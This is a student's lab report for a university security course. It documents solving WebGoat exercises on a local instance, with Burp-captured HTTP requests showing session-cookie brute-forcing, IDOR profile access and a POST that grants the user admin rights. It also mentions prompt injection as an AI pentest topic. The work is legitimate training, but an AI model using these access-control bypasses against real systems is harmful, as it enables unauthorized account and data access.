Hands-On lab 1

MICS-252, Fall 2024

Prepared by: Karl-Johan Westhoff

email: kjwesthoff@berkeley.edu

UC Berkleley School of Information

MICS Course 252 Fall 2024 (Kristy Westphal)

1 Introduction

This assignment was a nice tour of top 10 place 1: "Broken Access Control" and 3:"Injection". I managed to solve most of the exercises, I extensively used online walk-throughs from [1]. The reporting for each exercise can be found in Appendix. I could not get the built in quizzes to work (they did not show up) hence some of the green check-marks missing. Furthermore, the "Missing Function Level Access Control" (reported in **??**) took some figuring out, I got some 'inspiration' from a GitHub Issue on the exercise (see [2]).

2 Lessons Learned

When successfully carrying out an exploit of a vulnerability, in hindsight the exploitation seems obvious and you wonder how a vulnerability so obvious could have been missed. There are is nuance to this:

- Vulnerabilities are often discovered randomly or after many, many hours of testing.
- Software is often very complex and may have have tecnical debt with hidden vulnerabilities [1]

- Attackers more often rely on opportunity [2]

3 Topics for Further Exploration

From our discussion in class and reviewing the OSSTMM 3 paper [3] I would really like to explore standards and contracting best practices for pentesting. There are a lot of pitfalls and topics that legal departments will have a 'field day' with! In more 'classic' engineering consulting, contracts and frame agreements set

[1] Actually the same can be true for business processes, making organizations vulnerable to spear phishing and invoice fraud
[2] This is changing, nation state hacking is done by large enterprise like organizations with set goals

bounds for liability usually capping the incurred possible damages to the sum of the consultancy contract (i.e. "we assume no responsibility of the advice or solutions we have come up with on this consultancy gig - use at your own risk") - I assume the same approach is used in pentesting contracts.
I will definitely keep an eye out when i come across examples of pentesting contracts..

3.1 Future of pentesting

Another thing I pondered on while doing the WebGoat labs was: "Surely no one would deploy websites with these vulnerabilities today". And there is some truth to this, best-practices and standardization such as SOC-2, ISO 27001, OWASP-ASVS [4] 'weeds out' the most obvious mistakes. However, the industry itself reports an uptick in pentesting activity (see [5]), with a shift in activities towards AI.

Pentesting and AI/LLM's In various ways, companies providing AI services (chat-bots, prompts, search assistance etc.) constitutes a whole new avenue for pentesting services [5]p.3-6:

- Prompt injection, where creative inputs gets the LLM ro reveal un-intended data
- Chatbot hallucination, giving dangerous advice that the company may be liable for [3]
- Denial of service type attacks, where an attack surface of prompts are given input that require large resources from the LLM

OWASP have published a 'top 10' for LLM Applications [6], in which the items above are included.

Code quality and copilots.. The youtuber ThePrimeagen has a humorous comment to this topic in [7] "AI vs Cyber Security? - CyberSecurity stocks go'in up!" Reasoning being that "copilot will 'gloriously' copy code with vulnerabilities" as it is trained on code from before. I think this is true, especially in the "move fast and break stuff" tech industry where requirements for fast deployment overrule security (a reason why standardization and regulation is important).

[3] State of california is in the process of passing SB 1047 "Safe and Secure Innovation for Frontier Artificial Intelligence Models Act."

References

[1] *WebGoat Labs, Walkthroughs*. `https://docs.cycubix.com/application-security-series/web-application-security-essentials/solutions`. Accessed: 2024-8-31.

[2] *Github issue, MissingFunctionAC Lesson 4 - Misleading hints 1424*. `https://github.com/WebGoat/WebGoat/issues/1424`. Accessed: 2024-8-31.

[3] Aldo Valdez Alvarado. "OSSTMM 3". In: (June 2013).

[4] *OWASP-ASVS website*. `https://owasp.org/www-project-application-security-verification-standard/`. Accessed: 2024-8-29.


[5] CobaltINC. "The State of Pentesting Report 2024, Cobalt Inc." In: (June 2024).

[6] *OWASP Top 10 for LLM Applications, version 1.1*. `https://owasp.org/www-project-top-10-for-large-language-model-applications/assets/PDF/OWASP-Top-10-for-LLMs-2023-v1_1.pdf`. Accessed: 2024-8-29.

[7] *ThePrimeagen(Michael B. Paulson)AI vs Cybersecurity*. `https://www.instagram.com/reel/C-GEnBovDjQ/?utm_source=ig_web_copy_link`. Accessed: 2024-8-29.

A WebGoat Setup

WebGoat was set up on my 'daily driver' Linux Mint, using the docker image following instructions.



Sign in to use additional features enabled by your organization.

Containers

Container CPU usage 0.28% / 800% (8 CPUs available)

Container memory usage 613.4MB / 3.61GB

sha256:bde451613ef357

Name	Image	Status	Port(s)	CPU (%)	Last started	Actions
WebGt a648844251a	webgoat/webgoa	Running	8080:8080 Show all ports (2)	0.3%	3 minutes ago	

Showing 1 item

RAM 1.25 GB CPU 0.13% Disk 62.06 GB avail. of 67.32 GB

BETA Terminal v4.33.0

Figure 1: *Docker Desktop*

B WebGoat Exercises

B.1 Introduction

Went through the tutorials for WebGoat and WebWolf: - Uploaded a file - Sent an password reset email from the WebGoat website and received it on WebWolf, resulting in green check marks, see Figure **??**.





Figure 2: *WebGoat Intro Solved*

B.2 General

HTTP Basics Illustration of request and response



Try It!

Enter your name in the input field below and press "Go!" to submit. The server will accept the request, reverse the input and display it back to the user, illustrating the basics of handling an HTTP request.

✓


Enter Your Name: KJW Go!

The server has reversed your name: WJK

Figure 3: *WebGoat Intro Js*

The request sent is a http POST, i found that in the browser tools Network pane.

HTTP Proxies Solutions are shown in Figures **??**, **??** and **??**



The Quiz

What type of HTTP command did WebGoat use for this lesson. A POST or a GET.

✓


Was the HTTP command a POST or a GET:

What is the magic number:

Go!

Congratulations. You have successfully completed the assignment.


Figure 4: *The magic number is found in an attribute in the html input tag*



```
▼<form class="attack-form" accept-charset="UNKNOWN" method="POST" name="form" action="Ht
 tpBasics/attack2">
  ▶<script>⋯</script> == $0
   <input type="hidden" name="magic_num" id="magic_num" value="92">
  ▼<table>
    ▼<tbody>
      ▼<tr>
         <td>Was the HTTP command a POST or a GET:</td>
        ▶<td>⋯</td>
         <td></td>
       </tr>
      ▶<tr>⋯</tr>
     </tbody>
   </table>
 </form>
```

Figure 5: *The magic number HTTP Proxies Used Burpsuite to complete the tutorial*

I could not get the quizzes to show on the webpage, hence the missing checkmarks in figure **??**



```
GET /WebGoat/HttpProxies/intercept-request HTTP/1.1
Host: localhost:8080
x-request-intercepted:true
Content-Length: 37
sec-ch-ua: "Chromium";v="127", "Not)A;Brand";v="99"
Accept-Language: en-US
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100
Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept: */*
X-Requested-With: XMLHttpRequest
sec-ch-ua-platform: "Linux"
Origin: http://localhost:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8080/WebGoat/start.mvc?username=kjcyber252
Accept-Encoding: gzip, deflate, br
Cookie: JSESSIONID=oJ6Lx0_Qo6KJpJ-hvAjn0BQiBwWGWS95CUDlhCXm
Connection: keep-alive

changeMe=Requests are tampered easily
```

```
HTTP/1.1 200 OK
Connection: keep-alive
Content-Type: application/json
Date: Sat, 24 Aug 2024 01:48:32 GMT
Content-Length: 189

{
  "lessonCompleted":true,
  "feedback":"Well done, you tampered the request as expected",
  "output":null,
  "assignment":"HttpBasicsInterceptRequest",
  "attemptWasMade":true
}
```

Figure 6: *Response*




Figure 7: *General Completed*


C Broken Access Control

C.1 Hijack a Session

The authentication system uses an access cookie (named 'hijack-cookie'), consisting of a sequential number and a timestamp. There is a login form on the 'Hijack a session' page, sending a HTTP POST request to the server with a username/password to attempt Login. If a HTTP request is sent to the server with random credentials and without a previously created hijack cookie, the server responds with a hijack-cookie, presumably treated as 'invalid' or 'anonymous' by the server when used, but the format and cookie generation is the same as for a valid cookie.

When hitting the endpoint with multiple post requests, the sequential part of the cookie sometimes skips a number, indicating that a valid user has logged in between.

We now know the sequence number and a range for the timestamp – brute-force time! - using burp's 'Intruder' functionality.



```
HTTP/1.1 200 OK
Connection: keep-alive
Content-Type: application/json
Date: Sun, 25 Aug 2024 16:09:04 GMT
Content-Length: 203

{
  "lessonCompleted":true,
  "feedback":"Congratulations. You have successfully completed the assignment.",
  "output":null,
  "assignment":"HijackSessionAssignment",
  "attemptWasMade":true
}
```

Figure 8: *I think the authors of this exercise have been so kind as to use the same timestamp just before the skip in sequence numbers. Anyway it is much easier to brute-force a sequence of numbers than to guess a username/password combination.*




(A1) Broken Access Control
Hijack a session
Insecure Direct Object References
Missing Function Level Access Control
Spoofing an Authentication Cookie

Figure 9: *Hijack a Session checkmark*

C.2 Insecure Direct Object References

Messing around I used burpsuite's proxy to intercept and manipulate the GET request to Tom, Cat. I got lucky on guessing Buffalo Bill's id 2342388 (it seemed logical), could have used the intruder from before, testing id's 2342380-23482389.


Request

Pretty Raw Hex

```
GET /WebGoat/IDOR/profile/2342388 HTTP/1.1
Host: localhost:8080
sec-ch-ua: "Chromium";v="127", "Not)A;Brand";v="99"
Accept-Language: en-US
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100
Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept: */*
X-Requested-With: XMLHttpRequest
sec-ch-ua-platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8080/WebGoat/start.mvc?username=kjcyber252
Accept-Encoding: gzip, deflate, br
Cookie: JSESSIONID=Wh0Vmy6xF7hfgm8zMR--OKxhirpscPBfvkGLLW3b
Connection: keep-alive
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Connection: keep-alive
Content-Type: application/json
Date: Sun, 25 Aug 2024 17:38:30 GMT
Content-Length: 245

{
  "lessonCompleted":true,
  "feedback":"Well done, you found someone else's profile",
  "output":
  "{role=3, color=brown, size=large, name=Buffalo Bill, userId=2342388
  }",
  "assignment":"IDORViewOtherProfile",
  "attemptWasMade":true
}
```

Figure 10: *Url manipulation to get 'Buffalo Bills' data from the API*



(A1) Broken Access Control
Hijack a session
Insecure Direct Object References
Missing Function Level Access Control
Spoofing an Authentication Cookie


Figure 11: *INsecure Direct Object References checkmark*

C.3 Missing Function Level Access Control

I think there may be some bugs in the exercise: The endpoint for listing users hereunder 'Jerry'in (3) is at http GET /WebGoat/access-control/users (which is not listed anywhere when hitting the hidden links on the webpage). In (4) a trick/hack is to generate a new user by using the same endpoint as before (/users), but with a POST, hitting it with empty payload gives the format for how to generate new users). Generate a user with the same name as you are logged in with and admin:true, this gives access to the /WebGoat/access-control/users-admin-fix endpoint where Jerry is now listed with a new hash

Changing the http request on /access-control users to a post allows you to add users. Hack is to add a user with same username as you are logged in with, with admin set to 'true'

This allows for accessing the /access-control/users-admin-fix endpoint and get hash key for Jerry



Hidden item 1

Hidden item 2


Correct! And not hard to find are they?!? One of these urls will be helpful in the next lab.

```
      <li>
        <a href="#">Compose Message</a>
      </li>
    </ul>
  </li>
  <li class="hidden-menu-item dropdown">
    <a href="#" class="dropdown-toggle" data-toggle="dropdown" role="button" aria-haspopup="true" aria-expanded="fals
    e"> == $0
      "Admin"
      <span class="caret"></span>
    </a>
    <ul class="dropdown-menu" aria-labelledby="admin">
      <li>
        <a href="/access-control/users">Users</a>
      </li>
      <li>
        <a href="/access-control/users-admin-fix">Users</a>
      </li>
      <li>
        <a href="/access-control/config">Config</a>
      </li>
    </ul>
  </li>
  ::after
</ul>
```

```
  ~~text-decoration: underline;~~
}
Inherited from li.hidden-menu-item.dropdown
li {
  text-align: -webkit-match-parent;
}
Inherited from ul.nav.navbar-nav
.nav {
  margin-bottom: 0;
  padding-left: 0;
  list-style: none;
}
ul {
  ~~list-style-type: disc;~~
}
Inherited from body
body {
  font-family: "Helvetica Neue", Helvetica, Arial, sans-serif;
  font-size: 14px;
  ~~line-height: 1.42857143;~~
  ~~color: #333;~~
```

```
r-default  div.container-fluid  div#alignment-example.collapse.navbar-collapse  ul.nav.navbar-nav  li.hidden-menu-item.dropdown  a.dropdown-toggle
```


Figure 12: *Hidden DOM elements*



```
GET /WebGoat/access-control/users HTTP/1.1
Host: localhost:8080
Content-Length: 9
Content-Type: application/json
sec-ch-ua: "Chromium";v="127", "Not)A;Brand";v="99"
Accept-Language: en-US
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100
Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept: */*
X-Requested-With: XMLHttpRequest
sec-ch-ua-platform: "Linux"
Origin: http://localhost:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8080/WebGoat/start.mvc?username=kjcyber252
Accept-Encoding: gzip, deflate, br
Cookie: JSESSIONID=m6Qv7BGJmdNjvhOmhaOkzmcYOmqRyd68YI3_bdyU
Connection: keep-alive

userHash=
```


```
HTTP/1.1 200 OK
Connection: keep-alive
Content-Type: application/json
Date: Mon, 26 Aug 2024 18:01:55 GMT
Content-Length: 333

[
  {
    "username":"Tom",
    "admin":false,
    "userHash":"Mydnhcy00j2b0m6SjmPz6PUxF9WIe07tzm665GiZWCo="
  },
  {
    "username":"Jerry",
    "admin":true,
    "userHash":"SVtOlaa+ER+w2eoIIVE5/77umvhcsh5V8UyDLUa1Itg="
  },
  {
    "username":"Sylvester",
    "admin":false,
    "userHash":"B5zhk7OZfZluvQ4smRl4nqCvdOTggMZtKS3TtTqIed0="
  }
]
```

Figure 13: *"Users" API endpoint, returning all users*



```
POST /WebGoat/access-control/users HTTP/1.1
Host: localhost:8080
Content-Length: 69
sec-ch-ua: "Chromium";v="127", "Not)A;Brand";v="99"
Accept-Language: en-US
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100
Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept: */*
X-Requested-With: XMLHttpRequest
sec-ch-ua-platform: "Linux"
Origin: http://localhost:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8080/WebGoat/start.mvc?
username=kjcyber252
Accept-Encoding: gzip, deflate, br
Cookie: JSESSIONID=9MdqtloBfxss7Zze227G7f3Q9DAVHbMsF8T5w5tj
Connection: keep-alive

{
  "username" :"kjcyber252",
  "password" :"",
  "admin" :true
}
```


Figure 14: *POST Hack to add new user with your own username and admin privileges*



```
GET /WebGoat/access-control/users-admin-fix HTTP/1.1
Host: localhost:8080
Content-Length: 0
sec-ch-ua: "Chromium";v="127", "Not)A;Brand";v="99"
Accept-Language: en-US
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100
Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept: */*
X-Requested-With: XMLHttpRequest
sec-ch-ua-platform: "Linux"
Origin: http://localhost:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8080/WebGoat/start.mvc?username=kjcyber252
Accept-Encoding: gzip, deflate, br
Cookie: JSESSIONID=9MdqtloBfxss7Zze227G7f3Q9DAVHbMsF8T5w5tj
Connection: keep-alive
```

```
HTTP/1.1 200 OK
Connection: keep-alive
Content-Type: application/json
Date: Mon, 26 Aug 2024 19:55:00 GMT
Content-Length: 447

[
  {
    "username":"Tom",
    "admin":false,
    "userHash":"RIbP+ltDVkKRPGe5qYGkVCjj/BtjNcryiYhlT+ejD/s="
  },
  {
    "username":"Jerry",
    "admin":true,
    "userHash":"d4T2ahJN4fWP83s9JdLISio7Auh4mWhFT1Q38S60ewM="
  },
  {
